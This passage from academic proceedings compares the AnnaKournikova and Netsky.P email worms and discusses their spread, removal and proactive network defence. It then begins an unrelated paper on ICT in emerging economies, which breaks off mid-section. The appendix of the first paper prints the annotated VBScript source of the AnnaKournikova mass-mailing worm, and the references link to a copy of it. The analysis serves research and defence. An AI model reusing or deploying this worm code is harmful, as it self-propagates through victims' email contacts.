Users are lured to open the attachment. When this occurs, and that day's date is January 26, the worm links the user's browser to an Internet address in the Netherlands.

Also Known As:

VBS.Vbswg.gen, VBS/VBSWG.J@MM, Anna, On the Fly, VBS/SST@MM, Anna Kournikova, Kalamar.A, Calamar,

Systems at Risk

Windows 95, Windows 98, Windows NT, Windows 2000, Windows XP, Windows Me. It excludes Macintosh, UNIX, and Linux.

What does the Script do?

The following provides an itemised action that occurs:

1. It opens a Windows Shell.
2. Using the Shell, it writes to the Windows Registry by creating a Registry key.
3. It creates an object in the machine of the host and appends itself to it.
4. If the mass mailing routine has been executed, it sets a key value of "1" to prevent a repeat routine.
5. The worm continues running, if it is deleted, it attempts a repeat routine.

'Attachment types.

Payload

Upon execution by the user, it creates certain files, copies itself to some files, and deletes some registry details.

Also Known As:

W.32.Netsky.Q@mm, W32/Netsky.p@MM, WORM_NETSKY.P, NetSky.P, W32/Netsky.P@MM, W32/MyDoom.BK@mm, I-Worm.Netsky.q, Netsky.q

Systems at Risk

Windows 95, Windows 98, Windows NT, Windows 2000, Windows XP, Windows Me, Windows NT, Windows Server 2003. It excludes DOS, Linux, Macintosh, OS/2, and UNIX.

What does the Script do?

The under-listed gives a picture of its actions:

1. Installs itself to a host system as FVProtect.exe. It adds the following registry entry to run itself:

HKLM\Software\Microsoft\
Windows\CurrentVersion\
Run\NortonAntivirusAV=
<Windows>\FVProtect.exe

2. Scans all drives to collect e-mail addresses and sends itself. It avoids certain e-mail types. It uses the DNSQuery API from the DNSAPI.DLL library. Otherwise, it invokes GetNetworkParams API from IPHLPAPI.DLL library.
3. The MESSAGE.SCR component in its attachment (enhanced by an IFrame_Exploit) enables the worm spread to LAN and P2P networks, FTP and HTTP folders.
4. It copies itself several times.
5. It deletes certain registry files. Some of the Bagle worm variants.
6. It may display an insulting message to the author of the Bagle worm.

And it may create some TMP files in the Windows folder- zip1.tmp, zipped.tmp, base64.tmp.

Symptoms of Infection

Unusual system behaviour and the receiving of unsolicited mails are likely symptoms.

Symptoms of Infection This varies across systems and its variant: 1. Contacts receiving unsolicited mails that contain the worm. 2. The presence of the file “c:\ WINDOWS\ AnnaKournikova.jpg.vbs” 3. The presence of the registry key: HKEY_USERS\.DEFAULT\ Software\OnTheFly. Removal Procedure ● Delete any VBS.SST@mm or its variants. ● An updated anti-virus possessing signature for it may be used to detect and remove it. ● A user may navigate to and delete the file, HKEY_USERS\.DEFAULT\ Software\ OnTheFly in the Registry. Only an experienced user is advised to. A backup may be necessary before a editing the registry. Protection ● Avoid opening any attachment with the title AnnaKournikova.jpg.vbs (2KB). ● Use anti-virus software. ● Disable the execution of VBS files.	Removal Procedure ● Disable System Restore, for Windows Me and XP. ● Update Virus definitions. ● Restart computer in Safe or VGA mode. ● Otherwise, open the Task Manager using CTRL+ALT+DELETE keys. ● Locate and delete files detected as W32.Netsky.P@mm ● Delete values that were added to the registry. ● As an alternative, anti-virus software may be used. Protection ● Avoid opening unexpected attachments. ● Ensure anti-virus software and patches are up-to-date. ● Always turn off or remove unneeded services, such as FTP server, telnet which are installed by default. ● Properly configure the email server. ● Ensure safe user practices.

Table 1: Features of the AnnaKournikova and Netsky Worm.

4.2 Observation

It was observed that both worms are mailing worms and written in Visual Basic. The Netsky.P worm in particular is a mass mailing worm. This implies that it uses a more sophisticated mechanism to spread. The built-in SMTP gives it a high distribution power.

Both worms use attachments to lure and infect their host machines. This captures the authors understanding of trends in data exchange and the vulnerabilities therein. Social Engineering is engaged strongly with the Netsky worm as it uses day-to-day mail languages and thrives on the ignorance and care-freeness of users. Its intelligence gives it a choice of deciding who and who not to infect.

The systems mostly affected are Windows-based.

4.3 Trends

Visual Basic has been identified to being a simple but powerful macro language used by programmers. It provides access to Windows API and allows instant messaging [Imafidon and Gachanga, 2005]. Programmers will exploit these vulnerabilities irrespective of the anti-virus solutions available. They spread using legitimate sources, via e-mail contacts as thus it will be difficult to detect. Presently, there are protective measures but it cannot be predicted the pattern of infection for the next variant. It may avoid installing itself into the registry. The social adaptation of the worm writers portrays a thorough understanding of user practises. Little wonder –believing the report is true- that an anti-virus firm will employ Sven Jaschan. This buttresses some of the issues raised earlier on The Position of Full Disclosure. While this action may sound unethical, it may nonetheless persist on the virus writing scene [CNET04].

The role of legal jurisdiction appears on both instances but may not be keen on making prosecutions. Some laws may need review as the age of the virus writer may stand a hindrance in some Countries. Various laws that protect young teenagers and young adults may be reconsidered under the light of the damage caused.

5.0 A PRO-ACTIVE APPROACH TO NETWORK SECURITY

Network security components like firewalls, antivirus programs and intrusion detection systems are known not to deal adequately with malicious attacks [Sequeira 2002]. Anti-virus programs on their own are limited since their capabilities depend on the collection of the virus signatures available. The time lapse between the time of discovery of a new virus and updating the database makes them inefficient [Zenkin 2001b].

Firewall on the other hand can block traffic, acting as a barrier between the corporate (internal) network and the outside world (internet) can filter incoming traffic based on a corporate security policy [Bace 1999]. These exceptions to traffic that is allowed makes the network vulnerable to exploits and open to malware [Sequeira 2002]. Bace has identified several ways firewalls have proved not to be adequate [Bace 1999].

A proactive approach may be employed integrating several security components coupled with the expertise of an up-to-date administrator. Nazzal has identified the combination of the following as been effective: perimeter security, internal behavioural surveillance protection, policy enforcement and training, vulnerability assessment solutions and other reactive techniques. This demands an intense negotiation between security and accessibility and security and annoyance [Nazzal 2005]. Other models have also been proposed earlier [Bace 1999] [Sequeira 2002].

The digital Immune system developed by IBM is promising and is believed to curtail the virus problem [Gordon 1995].

On issues that concern the law, Pounder pushes 3 points to achieve a co-ordinated public-private partnership:

1. Firms should secure their networks
2. Governments must review laws.
3. Issues of Jurisdiction must be resolved between member states. [Pounder 2001]

The law may not be a remedy without a co-ordinated and unified approach to tackling the problems poised by malicious programs; the oversight and sometimes neglect practised by software vendors in ensuring high software standards [Landwehr et al 1994]. All information technology stakeholders need to involve more team spirit in this never-ending battle.

6.0 REFERENCES

[Barton and Nissanka 2003] Barton, Paul and Nissanka, Viv (2003) Comparative Computer Crime: Cyber-crime –Criminal Offence or Civil Wrong? Computer Law & Security Report Volume 19, No. 5. ISBN: 0267 3649/03.

[Berghel 2001] Berghel, Hal (2001) The Code Red Worm, Communications of the ACM, Volume 44, No. 12, pp. 15-19.

[Chiu 1998] Chiu, Timothy (1998) Getting Proactive Network Management From Reactive Network Management Tools International Journal of Network Management, Volume 8, pp. 12-17.

[Cohen 1984] Cohen, Fred (1984) Computer Viruses: Theory and Experiments Available from: http://vx.netlux.org/lib/afc01.html#p2 [Accessed 15/03/05].

[Delio, 2001] Delio, Michelle (2001) Wired News: Why Worm Writer Surrendered Available from: http://wired-vig.wired.com/news/culture/0,1284,41809,00.html [Accessed 31/05/05].

[Ernest 2001] Ernest Orlando Lawrence Berkeley National Laboratory (2001) Viruses: AnnaKournikova Worm Available from: www.lbl.gov/ITSD/Security/vulnerabilities/virus-archive_a-b.html [Accessed 31/05/05].

[Gordon 1994c] Gordon, Sarah (1994a) The Generic Virus WriterVirus Bulletin Conference. Available from: http://www.research.ibm.com/antivirus/SciPapers/Gordon/GenericVirusWriter.html [Accessed 01/03/05].

[Gordon 1995] Gordon, Sarah (1995) The Anti-Virus Strategy System Virus Bulletin. Available from: http://www.research.ibm.com/antivirus/SciPapers/Gordon/Strategy.html [Accessed 05/04/05].

[Gordon and Chess 1998] Gordon, Sarah and Chess, David, M. (1998) Where there's smoke there's mirrors: The truth about Trojan horses on the Internet Proceedings of the Eighth International Virus Bulletin Conference, pp. 183-204. Available from: http://www.research.ibm.com/antivirus/SciPapers/Smoke/smoke.html [Accessed 05/04/05].

[Gordon 2004] Gordon, Sarah (2004) Virus Writers: The end of the innocence? IBM Thomas J. Watson Research Centre. Available from: http://www.research.ibm.com/antivirus/SciPapers/VB2000SG.htm [Accessed 08/02/05].

[Harley 2003] Harley, David (2003) 'Viruses and Worms and Trojans' in Anonymous Maximum

Security: A Hacker's Guide to Protecting your Computer Systems and Networks 4th Ed., Indiana, Sams Publishing. ISBN: 0- 672-32459-8.

[Imafidon and Gachanga, 2005] Imafidon, Chris and Gachanga, Esther (2005) A Comparative Study of Two Successful Worms/Viruses in the Wild Effective IT Summit, London. Used with Permission.

[Kelman 1997] Kelman, A. (1997) The Regulation of virus research and the prosecution for unlawful research? LSE Computer Security Research Centre. Available from: http://warwick.ac.uk/jilt/compcrim/97_3kelm/dwnloadf.htm [Accessed 08/02/05].

[Landwehr et al 1994] Landwehr, Carl, et al (1994) A Taxonomy of Computer Program Security Flaws Communications of the ACM, Volume 26, No. 3, pp.211- 254.

[London 1993] London, Wendy (1993) 'Computer Crime: Law and Regulation- Protection and Prosecution' in Gordon, John (1993) Practical Data Security Hants, Ashgate Publishing Ltd.

[Nazzal 2005] Nazzal, Rob (2005) The Evolving Network Demands Improved Security Technology Management Corporation. Available from: http://proquest.umi.com/pqdweb?did=827238411&sid=1&Fmt=3&clientId=13314&Rqt=309&VName=PQD [Accessed 26/05/05].

[Neubauer and Harris 2002]Neubauer, Bruce, J. and Harris, J. D. (2002) Protection of Computer Systems from Computer Viruses: Ethical and Practical Issues Communications of the ACM, Volume 18, Issue 1, pp. 270-279.

[Nykodym and Taylor 2004] Nykodym, Nick and Taylor, Robert (2004) Control of Cyber-Crime: The World's Current Legislative Efforts Against Cyber- Crime Computer Law and Security Report, Elsevier Ltd, Volume 20, Number 5, pp. 390- 395.

[Pentzouris et al 2002] Pentzouris, Spyridon, et al (2002) Viruses & Malicious Code IC4 Group 22, Information Security Group, University of London. Available from: http://www.isg.rhul.ac.uk/msc/teaching/ic4/2002/groups/Group22.doc [Accessed 15/03/05].

[Pounder 2001] Pounder, Chris (2001) Cyber-Crime: The Backdrop to the Council of Europe Convention Elsevier Ltd. Volume 20, Issue 4, pp. 311-315.

[Ricochet 2003] Ricochet Team (2003) Internet Worms: Self-spreading malicious programs Available from: http://www.nai.com/us/_tier2/products/_media/mcafee/wp_ricochetbriefbuffer.pdf [Accessed 17/03/05].

[Russel and Gangemi 1991] Russel, Deborah and Gangemi Sr., G.T. (1991) Computer Security Basics O' Reilly & Associates, Inc, USA, pp. 80-84.

[Schweitwzer 2002] Schweitwzer, Douglas (2002) Securing the Network from Malicious Code: A Complete Guide to Defending Against Viruses, Worms, And Trojans Indianapolis, Wiley Publishing Inc, p.18.

[Spafford 1994] Spafford, Eugene, H. (1994) Computer Viruses as Artificial Life Department of Computer Sciences Purdue University, West Lafayette, IN 47907-1398. Available from: www.cerias.purdue.edu/homes/spaf/tech-reps/985.pdf [Accessed 02/05/05].

[Stallings 2000b] Stallings, Williams (2000) Network Security Essentials: Applications and Standards New Jersey, Prentice Hall. pp. 6-10.

[Wikipedia 2004] Wikipedia (2004) Computer Virus Wikipedia 2004. Available from: http://en.wikipedia.org/wiki/Computer_virus [Accessed 10/05/05].

[Zenkin 2001b] Zenkin, Denis (2001) Fighting Against the Invisible Enemy: Methods for detecting an unknown virus Elsevier Science Ltd, Volume 20, Issue 4, July 31, 2001, pp. 316-321.

6.1 WEBSITES FOR ANNAKOURNIKOVA SOURCE CODE

[62NDS05] 62NDS (2005) Available from: http://www.62nds.co.nz/62nds/documents/AnnaKournikova.txt?PHPSESSID=77647d7dc60f2f1934fd53aec4aa16f4 [Accessed 25/05/05].

6.2 WEBSITES FOR ANTI-VIRUS DATA

[GeCAD05] GeCAD Software (2005), Real Time Virus Statistics Available from: www.ravantivirus.com/ravmsstats/ [Accessed 29/05/05].

[Sophos04] Sophos Plc. (2004) Available from: www.sophos.com [Accessed 29/05/05].

[Virusbtn04] Virus Bulletin Limited (2004) Available from: www.virusbtn.com [Accessed 29/05/05].

Virus Bulletin (2005) Malware History Available from: http://www.virusbtn.com/resources/malwareDirectory/about/history.xml [Accessed 31/05/05].

6.3 OTHER WEBSITES FOR NETSKY-P WORM

[CNET04] CNET Networks (2004) Security Firm looks to Hire alleged Sasser Author Available from: http://news.com.com/Security+firm+looks+to+hire+alleged+Sasser+author/2100-7349_3-5374636.html?tag=nl [Accessed 31/05/05].

[Huang 2004] Huang, Yuhui (2004) W32.Netsky.P@mm Symantec Corporation. Available from: http://securityresponse.symantec.com/avcenter/venc/data/w32.netsky.p@mm.html [Accessed 31/05/05].

Podrezov, Alexey (2004) F-Secure Virus Definitions: Netsky.P F-Secure Corporation. Available from: http://www.f-secure.com/v-descs/netsky_p.shtml#details [Accessed 31/05/05].

TechRepublic (2004) New Netsky worm Linked to South Korea Available from: http://techrepublic.com.com/5100-1035_11-5422700.html# [Accessed 31/05/05].

[Trend2] Statistics for Netsky Worm (2004) Available from: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FNETSKY%2EP&VSect=S&Period=All [Accessed 31/05/05].

[Trend1] Statistics for AnnaKournikova Worm (2004) Available from: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=VBS%5FKALAMAR%2EA&VSect=S&Period=All [Accessed 31/05/05].

Trend Micro Incorporated (2004) Virus Encyclopedia: Worm Netsky.P Available from: www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NETSKY.P [Accessed 31/05/05].

7.0 BIBLIOGRAPHY

[Bace 1999] Bace, Rebecca (1999) An Introduction to Intrusion Detection Assessment: for Systems and Network Security Management ICSA, Inc. Available from: http://www.icsa.net/html/communities/ids/whitepaper/Intrusion1.pdf [19/05/05].

[Sequeira 2002] Sequeira, Dinesh (2002) Intrusion Prevention Systems- Security's Silver Bullet? SANS, Institute. Available from: http://www.sans.org/rr/whitepapers/detection/366.php[17/03/05].

Schoch, John and Hupp, Jon (1982) The Worm Programs-Early Experience with a Distributed Computation Communication of the ACM, Volume 25, Number 3, pp. 172-180. (An earlier version was presented at the Workshop for Fundamental Issues in Distributed Computing, ACM/SIGOPS and ACM/SIGPLAN, December 1980)

8.0 APPENDIX 1: THE ANNAKOURNIKOVA SCRIPT

```
// The Title of the Script and the ‘nickname’ of the writer
'Vbs.OnTheFly Created By OnTheFly

On Error Resume Next
    // A Windows shell is opened
    Set WScriptShell = CreateObject("WScript.Shell")

    //Using the shell, it writes into the Windows Registry by creating a
    Registry Key ”HKCU…”; the last portion is believed to be the Version of
    Visual Basic Scripting used.
   WScriptShell.regwrite "HKCU\software\OnTheFly\", "Worm made with
   Vbswg 1.50b"

   // The target file system of the machine is accessed by creating an Object.
   Set FileSystemObject = Createobject("scripting.filesystemobject")
   FileSystemObject.copyfile

  //The AnnaKournikova.jpg.vbs file is copied into the created file in the
  host machine.
  wscript.scriptfullname,FileSystemObject.GetSpecialFolder(0) &
  "\AnnaKournikova.jpg.vbs"

       //By setting a condition, it confirms if the mass-mailing routine has
       been executed. If not, it mails all contacts in Microsoft Outlook
       address book. Then it sets a key value of “1” to avoid running the
       mail routine again.
       if WScriptShell.regread ("HKCU\software\OnTheFly\mailed") <> "1"
       then  doMail()
       end if

       //Another Condition: If Month is January and Day is 26, it directs the
      user’s web browser to a URL in the Netherlands.
       if month(now) = 1 and day(now) = 26 then
      WScriptShell.run "Http://www.dynabyte.nl",3 ,false
       end if

   //Otherwise, it opens the worm script again and attempts to run it.
   Set thisScript = FileSystemObject.opentextfile(wscript.scriptfullname, 1)
  thisScriptText = thisScript.readall
  thisScript.Close

 //A Condition: If the script file does not exist on the machine,

Do
If Not (FileSystemObject.fileexists (wscript.scriptfullname)) Then

 // It creates the script file as a text file.
 Set newFile = FileSystemObject.createtextfile (wscript.scriptfullname, True)
 newFile.write thisScriptText

//Then, it writes into the text file created.
 newFile.Close
 End If

    //A Loop Begins
    Loop

   // The Mass- Mailing routine of the worm Begins
  Function doMail()

  On Error Resume Next

  //An Object is created in Microsoft Outlook of the Host system
  Set OutlookApp = CreateObject("Outlook.Application")

        //A condition is set for mass-mailing to commence
        If OutlookApp = "Outlook" Then

        // Microsoft Outlook gets the addresses in the address book and
       puts them on the mailing list
        Set MAPINameSpace = OutlookApp.GetNameSpace("MAPI")
        Set AddressLists = MAPINameSpace.AddressLists

        For Each address In AddressLists

              // Counts the addresses in the Address book, If it’s not zero,
              If address.AddressEntries.Count <> 0 Then
              entryCount = address.AddressEntries.Count

                   // It gets an Entry.
                   For i = 1 To entryCount
                   Set newItem = OutlookApp.CreateItem(0)
                   Set currentAddress = address.AddressEntries(i)

                   // An Assignment, the message to be included in the new
                  Entry is attached.
                   newItem.To = currentAddress.Address
                   newItem.Subject = "Here you have, ;o)"
                  newItem.Body = "Hi:" & vbcrlf & "Check This!"& vbcrlf & ""

                  // It creates an attachment in which the Tennis Player’s
                  image is attached.
                  set attachments = newItem.Attachments
                  attachments.Add FileSystemObject.GetSpecialFolder(0) &
                  "\AnnaKournikova.jpg.vbs"

                 // If the attachment is deleted, it attempts to recreate itself.
                 newItem.DeleteAfterSubmit = True
                      If newItem.To <> "" Then
                      newItem.Send

                 WScriptShell.regwrite"HKCU\software\OnTheFly\mailed",
                   "1"
                      End If
      Next

      // End of Loop
      End If
   Next
 end if

End Function
'Vbswg 1.50b
[62NDS04]
```

Brief Biography

Abiodun Akinrinola, B.Sc. is a graduate student of *School of Technology and Computing, University of East London, Longbridge Road, Essex, RM8 2AS*

Dr. Chris Imafidon is a Senior Lecturer at the *School of Technology and Computing*
University of East London, Longbridge Road, Esssex RM8 2AS
Formerly, Head of Management of Technology Unit, Queen Mary,
University of London

THE DIGITAL WORLD AND SURVIVABILITY OF EMERGING ECONOMIES

Godfried Williams
School of Computing & Technology
University of East London
Essex, RM8 2AS
g.williams@uel.ac.uk

Johnnes Arreymbi
School of Computing & Technology
University of East London
Essex, RM8 2AS
j.arreymbi@uel.ac.uk

ABSTRACT

The digital world in context places humans into two main categories, "information haves" and "have nots". This reflects in both advanced and developing economies. Although some new and emerging economies have taken advantage of this new world order, others wonder in wilderness and struggle to cope with the pace and dynamics employed by more advanced economies. This paper presents findings from a SWOT analysis of the digital world and survivability of emerging economies with cases mainly from developing economies.

1.0 INTRODUCTION

The systems that drive economies in today's world are being taken over by digitization and cyber-communication. This means that economies and communities that trail behind the pace of digitization and cyber-communication are likely to be excluded from commercial societies and international trade. This is because stronger economies conduct business and trade by employing electronic business systems and new technologies as tools that facilitate business processes. In the paper bridging the digital divide "linking and closing the gap between advanced and developing economies, Anderson D (2005), presents a historical analysis of how a "bridge" literally links communities together to drive trade and commerce. ICT, digitization and cyber-communication are the frontiers that form this bridge in this era. In the paper assessing the economics of electronic security Arreymbi and Williams (2005) asserts the need to evaluate non technological factors which they believe influence economies of developing countries. Some of their views contrast findings of OECD with regards to technological studies. This paper applies SWOT analysis in exploiting economic survivability of emerging economies. The paper is organised as follows; Section one provides the background to this work Section 2 is an overview of ICT activities that drive the digital economy, Section 3 is an evaluation of the findings drawn from the application of the SWOT framework, Section 4 discussions and Conclusions.

1.1 Background

Economies thrive on availability of resources and how these resources are managed D Anderson (2005). Historically economies have been driven by factors, such as resource availability, political environment and sometimes culture in societies. The latter is least exploited as an engine for propelling an economy to success. In this era we face the challenge of managing technology as a catalyst to economic development and transformation. It can also determine the success or failure of any business in modern society. According to Delong and Froomkin (2000), non rivalry and absence of excludability among services and products makes Adams Smith's principle of "invisible hand" at the market place unstable. This is because the nature of services and products available to consumers on the market has radically changed as a result of the systems that support commercial activities. In other words systems that support e-commerce and e-business activities suppress the concept of excludability as a means of protecting the value a service provider, seller and product manufacturer place on products and services at the market place. Organisations in both private and government sectors historically played important roles. We have passed through a metamorphosis of organisational structures and management styles. This permeates from the ancient hierarchical structure style of organisation, the human relations in the 1950's to 1960's driven by management gurus such as Rosemary Stewart of Ford Motors and the Information age which has now evolved to the digital and cyber-communication age. Organisational culture within private and public sectors also drive economies. Section two explores electronic commerce and business activities which have become central to economic activities in developing and advanced economies.

1.2 The Effect of ICT in Emerging Economies

Globalization has drastically improved access of advanced technologies to most deprived economies of the world. Technological upgrading is important for development, to an extent that it provides a unique opportunity for advancing economies to raise per capita income, and also improves the demand for skilled labour. Nagy (1991) reported the Malaysian Prime Minister Mahathir Mohammed as saying: "It can be no accident that there is today no wealthy developed country that is information poor, and no information rich country that is poor and underdeveloped". This statement emphasizes the importance of the Internet for emerging economies. From an international perspective access to and use of the Internet is unbalanced due to factors which will be highlighted later in this paper. There are obvious gaps between developed and developing economies in terms of the numbers of nets, hosts and users. John (1995) agrees and quotes a study from the Panos Institute which indicated that, there is a danger of a new information elitism which excludes the majority of the world's population.

Many see the ICT as an opportunity to gain access to knowledge and services from around the world in a way that would have been unimaginable previously. For example, Internet kiosks, Telephone call boxes (phone booths) mostly facilitating email and phone calls to overseas relatives, are springing up in many parts of Europe, Africa, Asia and Middle East. Meanwhile poor land line telephone systems in most of Africa and Asia are rapidly being bypassed by mobile phones, some of which have internet access or Internet cafes with Voice Over Internet Protocol (VOIP) enabled technologies.

ICT has also significantly changed information management in developed economies through creating pressures to improve communication systems and develop more user friendly environments for information sharing. Now the Internet is penetrating developing economies, and changing information practices in various sectors. The web for example, is also changing traditional ways of conducting information business in developing economies by establishing new sources of information and new modes of communication. It has created pressure to update information/technology infrastructures and has similarly created competition by bringing many international and indigenous information technology vendors on to the same platform, and providing policy makers in these economies, the opportunity to take advantage of access to global information resources.

2.0 OVERVIEW OF ICT ACTIVITIES THAT DRIVE THE DIGITAL ECONOMY

The Internet is now a complex Web of networks connected with high-speed links cutting across countries. There are no set boundaries for the Internet in cyberspace. It is estimated that the rate of growth in Internet use is around 20 per cent a month and with over 50 million users (MIDS Press). Presently the Internet is not proprietary and is available to anyone with computer access connecting to the vast information market in many countries. Internet allows information to flow through many different interconnected computer networks worldwide.

Aguolu (1997) defines "developing" or "emerging" economies as the less industrialized and economically developing nations of the world, usually with less than $500 per capita income. In essence, such economies have a great desire for rapid growth and industrialization and are striving to provide adequate basic infrastructures that foster development and promote information accessibility, such as health, education and library services, steady supply of electricity, good roads and transportation, and postal and telecommunication networks, etc

The relevance of Internet access to such economies is the degree to which the lives of those who do not have access could be improved by having it. Clearly, in such calculations, the role of the nation is very important, because the result of lack of ICT or Internet access affects the entire country (Sadowsky, 1996).

2.1 Developing Economies and ICT-web

Many applications exist on the Internet. However, it is the web which has the most significant capability and momentum in the commercial use of the Internet (Berners-Lee et al., 1993; Cockburn and Wilson, 1996; Semich, 1995). The rapid expansion of the worldwide web holds substantial promise for developing economies, often referred to as "information have-nots" (Arunachalam, 1998) and are considered as "the "lost continent" of information technology" (Odedra et al., 1993), and which can benefit greatly from it's communication and information delivery capabilities. The accelerating transition of information to electronic media is making information resources of the world available to an increasingly global audience through the ICT-web. Developing economies have much to gain from that revolution in communication and information access. In contrast to the situation in the developed world, where transport and communications infrastructures for delivery of both physical goods and information services are well established, the alternatives available within developing countries are generally slow, expensive, or nonexistent.

Increasingly, many analysts agree that, the impact of the ICT-Web and its resources in emerging economies (Bhatnagar, 2000; Jimba and Atinmo, 2000; Madon, 2000; Morales-Gomez and Melesse, 1998; Talero and Gaudette, 1996), have generally provided avenues supportive of the development process by making information and knowledge more accessible, and more directly useful in applications such as distance learning, telemedicine and geographic information systems. Its role is considered crucial to the provision of people's basic needs, such as healthcare, food, and shelter, both in emergency situations and in the longer term, directly in social economic terms and indirectly by enabling research activities (Avgerou, 1998; OECD, 2000). The resources of the web are increasingly playing a crucial role in developing economies' capacities to produce access and apply information, and thereby to enhance the process of acquisition and sharing of knowledge (Morales-Gomez and Melesse, 1998).

The correlation between information, communication, and economic growth is well-known, making the usefulness of the Internet nearly self-evident. Electronic networking is a powerful, rapid, and inexpensive way to communicate and to exchange information. When networks are available, previously unanticipated collaboration seems to come into being almost spontaneously. The underlying cause seems to involve a latent demand that remains latent as long as joint work requires either the disruption of waiting for the mail, the continual retyping of texts transmitted by mail or fax, or the need to secure large budgets and approvals for extensive international travel.

The Worldwide web is also crucial to scientific research and development efforts, many of which yield tangible economic benefits. Commercial economic growth is enhanced by access to information and improved contact with support personnel. Although academic research institutions in advancing countries may be using the resources of the web for these purposes, very few studies have explored this phenomenon. A rare exception is a study by Jimba and Atinmo (2000), which found that Internet accessibility had no positive impact on the number of publications in five research institutions in Africa. Jimba and Atinmo list several reasons for this surprising result, such as low productivity in general, the content of the electronic databases not being relevant to the researchers in question, and that African knowledge was not integrated with the services.

And as has been demonstrated in a number of countries including Cameroon, the link between the free flow of information and movement toward democratization cannot be downplayed. Access to information affects political democratization efforts at the global level as well as within nations. In advancing economies where much of the media is controlled by the state, and individual access to the web is currently limited, the need to decentralize control over information and over networks themselves is clear in this regard.

2.2 Barriers and challenges for developing and advanced economies

A major problem facing emerging economies is the problem of information (in)accessibility. Though information is widely recognized as a catalyst for both personal and national development (IFLA, 1988), many people, especially in the developing economies, are still unaware of the need for information and fail to exploit it even when information materials are available for free as in libraries and information centres. This is because the availability of information does not necessarily mean its accessibility. The wealth of information available or in existence in the world today is tremendous and the sheer volume of it, in a myriad formats, makes it impossible for one to have complete access to it.

Other obstacles to information accessibility in developing economies as enumerated by Doob (1961), Schramm (1964) and Turner (1988), includes illiteracy and lack of awareness of the need for information; geographical distances; poverty and underdevelopment. These constraints hardly exist in developed or advanced and industrialized economies, where basic infrastructures and facilities exist and the majority of the populace, about 96 per cent according to UNESCO (1991), is literate and educated and are able to exploit information resources systematically. However, the developed economies constitute only about 20 per cent of the estimated six billion people who populate the world today (UNESCO: 1991). The rest, comprising about four billion people, live in developing economies. And 70 per cent of these people are illiterate and cannot exploit the information stored in print and other media formats. These people are generally peasant farmers, craftsmen and women who are in most cases, unaware of the need for information and live their lives routinely, using whatever little information they may stumble on, or is passed to them orally by relatives, friends, colleagues, community and religious workers.

Poverty is also a prevalent characteristic of most advancing economies. While advanced economies such as the UK and USA can afford to spend over 10 per cent of its national resources (GDP) on information services alone (Garfield: 2001), advancing economies often spend less than 1 per cent on them. Much of their scarce funds is allocated to other social services like health, government, education, housing, agriculture, transportation, etc., which are given priority over information systems such as libraries, documentation and information centres etc.

Poor communications and transportation facilities, which are regular features of advancing economies, also constrain information transfer and accessibility both locally and internationally. Poor infrastructure, transportation and postal and telecommunications services are a great impediment to the free flow of information, as Schram (1964) emphasized. Inefficient telecommunication and transportation systems by air, sea and land such as unreliable telephone and postal facilities, as well as irregular train, airplane, bus/car services, will greatly hinder information dissemination.

In Cameroon, for instance, most of its population is scattered in numerous communities of towns and villages often with great physical distances between them. The free flow of information among and beyond the communities requires sound developmental infrastructures such as regular electricity supply, good roads, vehicles, trains, aeroplanes, airports and steady postal and telecommunication services. Some of these amenities exist but their quantity and quality are generally inadequate and poor.

Khan (2001) identifies the major causes of poverty in developing economies as the political environment, systemic discrimination based on gender, race, ethnicity, religion, or caste, political inclinations or affiliations, ill-defined property rights to agricultural land and other natural resources, high concentration of land ownership giving unfair disadvantage to tenants, political corruption and/or bureaucratic red tape, large family sizes resulting in high dependency ratios, and national economic and social policy biases.

Information poverty in such situations, is one of the more significant and insidious obstacles to effective exploitation of information processing and other types of technology. Lack of adequate information regarding developments in other countries and other environments is often not noticed, and in the absence of new information, old techniques and procedures are continued without conscious knowledge of alternatives. In addition, even though developing nations may not be hurt in an absolute sense by lack of information, they are certainly negatively affected by any relative measure (Sadowsky, 1996).

In general, within developing-economic environments, requisite specialized knowledge is often either missing or in short supply. There is generally substantial competition for the scarce, more talented individuals within both the public and the private sectors as well as between them. Emigration to better labour markets in the more advanced economies - the so-called 'Brain Drain Syndrome' - causes depletion of the resources necessary to exploit technology, in the face of countries having a limited set of human resources with which to work. Most but not all developing economies are financially poor relative to developed economies. They suffer from low levels of both Institutionalised financial assets and National income. Their economies are subject to wide-ranging performance fluctuations due to factors beyond their immediate control. Some are not viable without sustained development assistance.

Increasingly many emerging economies are benefiting from direct assistance in transferring technology to themselves. Involvement with private-sector firms in developed countries can have substantial benefits; with policies promoting domestic investment as well as taxation and profit repatriation incentives, can encourage firms to enter local markets and provide benefits for the economy. Private foreign investment in high-technology fields often brings with it significant flows of information and training opportunities.

3.0 – EVALUATION OF FINDINGS FROM SWOT

This section assesses the findings derived from the SWOT analysis as indicated in appendix 1. The evaluation is based on a cross section of the strengths, weaknesses, opportunities and threats highlighted and central to the criteria of this study.

3.1 Labour

ICT is changing the labour market in developing economies. The pace of ICT development and deployment in developing economies is leapfrogging while skills required to drive and sustain this process seem to be relatively crawling. Transportation, outsourcing, subcontracting, accessibility, equality and new investment opportunities are all strengths that are likely to facilitate social progress. Zachamann R (2004). These strengths as highlighted by Zachamann had some bearing with our analysis. Untapped skills and capabilities within developing economies, is a "gold mine" to explore. This could have economic value when properly natured and cultivated. A recent initiative by the AICE foundation in Ghana is exploring this avenue as a means of tapping into the technical capabilities of graduates in the local economy. There is also the strength of cheaper labour cost that could increase the demand for outsourcing and delocalization of services.

3.2 Cost of transportation

Cost of transportation is an area that could be explored with effective implementation of ICT and cyber-communication. This could speed up the transformation of rural communities among developing economies. Farmers in rural areas could take advantage of cyber-technology and ICT systems to assess the need and feasibility of transporting food stuffs to urban communities. This is opportunity could be hampered by the lack of technological infrastructure in rural areas. The application of wireless communication technologies seem to becoming the panacea for addressing this shortfall.

3.3 Moral and Value System

